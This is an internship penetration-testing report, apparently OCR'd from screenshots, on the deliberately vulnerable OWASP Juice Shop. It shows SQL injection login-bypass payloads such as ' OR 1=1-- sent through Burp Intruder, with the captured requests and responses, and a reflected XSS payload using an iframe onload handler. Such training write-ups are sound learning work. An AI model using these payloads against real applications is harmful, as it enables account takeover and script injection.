# Web Application Security Testing

- **Application Used:** OWASP Juice shop
- **Document:** FUTURE_CS_01
- **CIN: FIT/NOV25/CS4538**
- **Tools:** OWASP Juice Shop, Burp Suite Community Edition, FoxyProxy, Kali Linux, Mozilla Firefox
- **Submitted By:** Safa seaifunnisa KA

## Executive Summary

This security assessment was conducted as part of the Future Interns Cyber Security Task – Web Application Security Testing. The objective of this assignment was to identify and analyze common web application vulnerabilities using ethical hacking techniques and OWASP security standards. The intentionally vulnerable OWASP Juice Shop application was selected as the target environment to simulate real-world security testing scenarios.

The assessment involved both automated and manual testing using tools such as Burp Suite Community Edition and browser-based testing techniques. Multiple vulnerabilities were identified during the engagement, including SQL Injection (Authentication Bypass) and Cross-Site Scripting (XSS). These vulnerabilities demonstrate weaknesses in input validation, authentication controls, and output encoding.

The findings highlight how attackers can exploit insecure application logic to gain unauthorized access and execute malicious scripts. Each identified vulnerability was documented with proof of exploitation, risk severity, and recommended remediation measures aligned with the OWASP Top 10 guidelines. This assessment provided hands-on experience in vulnerability discovery, exploitation, and professional security reporting, reflecting real-world client security assessment practices.

## Introduction

Web applications are widely used across industries and are frequently targeted by attackers due to insecure coding practices and improper input handling. Common vulnerabilities such as SQL Injection and Cross-Site Scripting continue to be among the top threats affecting modern web applications, as identified in the OWASP Top 10.

The purpose of this assignment is to perform a structured security assessment on a web application to identify security flaws and understand how attackers exploit them. For this task, OWASP Juice Shop, an intentionally vulnerable web application, was used to safely practice ethical hacking techniques in a controlled environment.

The assessment focused on testing critical application components such as authentication mechanisms and user input fields. Industry-standard tools like Burp Suite Community Edition were used to intercept and analyze HTTP requests, inject malicious payloads, and observe application behavior. The results of this assessment were documented in a professional security report format, including vulnerability descriptions, exploitation steps, impact analysis, and remediation recommendations.

This assignment aims to strengthen practical knowledge of web application security testing, OWASP Top 10 vulnerabilities, and secure development practices, while simulating real-world penetration testing workflows.

# Vulnerability 1 — SQL Injection (Authentication Bypass)


## Description

The login feature of the application is vulnerable to **SQL Injection**, allowing an attacker to bypass authentication without valid credentials. The input fields do not sanitize or validate user-provided data, enabling injection of malicious SQL statements.

This vulnerability allows an attacker to access user accounts, including privilege accounts, without knowing the password — leading to complete loss of authentication integrity.

## Steps to Reproduce

1. Launch the **OWASP Juice Shop** application and navigate to the **Login page**.
2. Attempt to log in with any email and password to confirm normal login behavior.


Kali_linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
12:35
OWASP Juice Shop
juice-shop.herokuapp.com/#/login
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
OWASP Juice Shop
X
Forgot your password?
Log in

You successfully solved a challenge: Privacy Policy (Read our privacy policy.)

Login


Invalid email or password.

Email*: test@gmail.com

Password*: ●●●

□ Remember me

3. Open **Burp Suite Community Edition** and ensure **Intercept** mode is enabled.
4. Enable **FoxyProxy** in the browser and retry logging in to capture the request.


Kali_linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://juice-sh...
Open browser
Request
Pretty Raw Hex
Search
0 highlights
Inspector
Event log All issues
Right Ctrl

```
Time        Type  Direction  Method  URL
12:40:2...  HT...  →  Request  POST  https://juice-shop.herokuapp.com/rest/user/login
12:40:2...  HT...  →  Request  GET   https://juice-shop.herokuapp.com/rest/user/whoami
12:40:2...  HT...  →  Request  GET   https://juice-shop.herokuapp.com/rest/user/whoami
```

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 43
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "email":"test@gmail.com",
  "password":"hjj"
}
```


| | |
|---|---|
| Request attributes | 2 |
| Request query parameters | 0 |
| Request cookies | 4 |
| Request headers | 16 |

Memory: 126.4MB   Disabled

5. In Burp Suite, right-click the captured login request and select:

   **Send to Intruder**

6. In Intruder, configure the payload position for the **email parameter** and load a list of **SQL Injection payloads**.



ook In: Injections

- All_attack.txt
- bad_chars.txt
- SQL.txt
- Traversal.txt
- XML.txt
- XSS.txt

ile Name: SQL.txt

iles of Type: All files

Payloads

Payload position: No payload positions configured

Payload type: Simple list

Payload count: 0

Request count: 0


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

7. Start the attack and observe the server response differences.



Kali_linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:01
Attack Save
2. Intruder attack of https://juice-shop.herokuapp.com
2. Intruder attack of https://juice-shop.herokuapp.com
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
57 of 1002
Right Ctrl

| Request | Position | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|---|
| 29 | 1 | ' or 0=0 # | 500 | 538 | | | 2045 | |
| 30 | 1 | " or 0=0 # | 401 | 210 | | | 917 | |
| 31 | 1 | or 0=0 # | 401 | 221 | | | 917 | |
| 32 | 1 | ' or 1=1-- | 500 | 201 | | | 2021 | |
| 33 | 1 | " or 1=1-- | 401 | 197 | | | 929 | |
| 34 | 1 | ' or '1'='1'-- | 500 | 208 | | | 2033 | |
| 35 | 1 | "' or 1 --'" | 500 | 204 | | | 2051 | |
| 36 | 1 | or 1=1-- | 401 | 190 | | | 921 | |

8. Use the following payload in the **Email/Username** field:

   **' OR 1=1--**

9. Leave the password field empty or enter any random value.
10. Click **Login**.
11. The application successfully authenticates the user, demonstrating a working authentication bypass.


Kali_linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
juice-shop.herokuapp.
OffSec Kali Linux Kali Tools Kali Docs Kali Forums
OWASP Juice Shop
All Products
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attri
Request cool
Request head
Response he
Right Ctrl

You successfully solved a challenge: Access Log (Gain access t

Filter settings: Hiding CSS and image content; hiding specific extensions

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | https://juice-shop.herokuap... | GET | /api/Quantitys/ |  |  | 304 | 822 |  |  |  |  | ✓ |
| 2 | https://juice-shop.herokuap... | GET | /rest/saveLoginIp |  |  | 200 | 1225 | JSON |  |  |  | ✓ |
| 3 | https://juice-shop.herokuap... | GET | /rest/products/search?q= | ✓ |  | 304 | 822 |  |  |  |  | ✓ |
| 4 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 902 | JSON |  |  |  | ✓ |
| 5 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 898 | JSON |  |  |  | ✓ |
| 6 | https://juice-shop.herokuap... | POST | /rest/user/login | ✓ |  | 200 | 1689 | JSON |  |  |  | ✓ |
| 7 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 898 | JSON |  |  |  | ✓ |
| 8 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 898 | JSON |  |  |  | ✓ |
| 9 | https://juice-shop.herokuap... | POST | /rest/user/login | ✓ |  | 200 | 1689 | JSON |  |  |  | ✓ |
| 10 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 898 | JSON |  |  |  | ✓ |
| 11 | https://juice-shop.herokuap... | GET | /rest/user/whoami |  |  | 200 | 902 | JSON |  |  |  | ✓ |
| 12 | https://juice-shop.herokuap... | POST | /rest/user/login | ✓ |  | 200 | 1701 | JSON |  |  |  | ✓ |

Request


```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
oynmvdEyt2TZtqcMfJsWru55h9gt2vIRVhMot3EIprtvLcJDURPfXkdQbV3w
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 39
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "email":"' OR 1=1--",
  "password":"hjj"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 799
Content-Type: application/json; charset=utf-8
Date: Sun, 23 Nov 2025 18:43:30 GMT
Etag: W/"31f-rqBuw3ddCNq1yUY4GoLYxrTZbAk"
Feature-Policy: payment 'self'
Nel:
{"report_to":"heroku-nel","response_headers":["Via"],"max_age":360
0,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/
reports?s=Me6paImvhcJiAsOvWcmB2Ywwnbs0U0kQFZxJNuzpmXU%3D\u0026sid=
812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1763923410"}],"max_ag
e":3600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=Me6paImvhcJiAsOvWcmB2
Ywwnbs0U0kQFZxJNuzpmXU%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959
&ts=1763923410"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

{
```


OWASP Juice Shop
Not Secure
http://localhost:3000/profile
fSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

User Profile

Email:
admin@juice-sh.op

Username:
e.g. SuperUser

Set Username

\

File Upload:
Browse... No file selected.

Upload Picture

or

Image URL:
e.g. https://www.gravatar.com/avatar/526703ac2bd7

### Result

Using the SQL injection payload, the authentication mechanism is bypassed, granting access without a valid username or password. This confirms the presence of a critical SQL Injection vulnerability in the login module.

## Vulnerability 2 — Reflected Cross-Site Scripting (XSS)

### Description


The search functionality of the OWASP Juice Shop application is vulnerable to **Reflected Cross-Site Scripting (XSS)**. User-supplied input from the search parameter is reflected back into the web page without proper input validation or output encoding.

Although basic filtering is applied to block <script> tags, the application fails to sanitize HTML event handlers. As a result, attackers can bypass filters using event-based payloads such as <iframe onload> , allowing arbitrary JavaScript execution in the victim's browser.

### Proof of Concept

#### Working Payload:

<iframe onload=alert('XSS')>



juice-shop.herokuapp.com/#/search?q=<iframe onload%3Dalert('XSS')>

e onload=alert('XSS')>

juice-shop.herokuapp.com

XSS

### Impact

An attacker can exploit this vulnerability to:

- Execute malicious JavaScript
- Steal user session cookies
- Perform actions on behalf of authenticated users
- Redirect users to malicious websites

## Conclusion

This web application security assessment was conducted on **OWASP Juice Shop** as part of the cybersecurity internship task to identify common web vulnerabilities using ethical hacking techniques and OWASP standards. The assessment followed a structured vulnerability testing approach using industry-recognized tools such as **Burp Suite Community Edition** and **manual testing methods**.

During the assessment, multiple critical and high-risk vulnerabilities were successfully identified, including **SQL Injection (Authentication Bypass)** and **Cross-Site Scripting (XSS)**. The SQL Injection vulnerability allowed unauthorized access to the application without valid credentials, highlighting a severe weakness in input validation and authentication mechanisms. Additionally, both reflected and stored XSS vulnerabilities demonstrated improper handling of user-supplied input, enabling the execution of malicious scripts in the user’s browser.

These findings emphasize the importance of secure coding practices such as **input validation, parameterized queries, output encoding, and proper authentication controls**. The vulnerabilities discovered could lead to serious security incidents in real-world applications, including data breaches, session hijacking, and unauthorized system access.

Overall, this assignment provided practical experience in identifying, exploiting, and documenting real-world web application vulnerabilities. It enhanced understanding of OWASP Top 10 risks, penetration testing methodologies, and professional security reporting. The knowledge gained from this assessment is valuable for building secure applications and defending systems against common web-based attacks.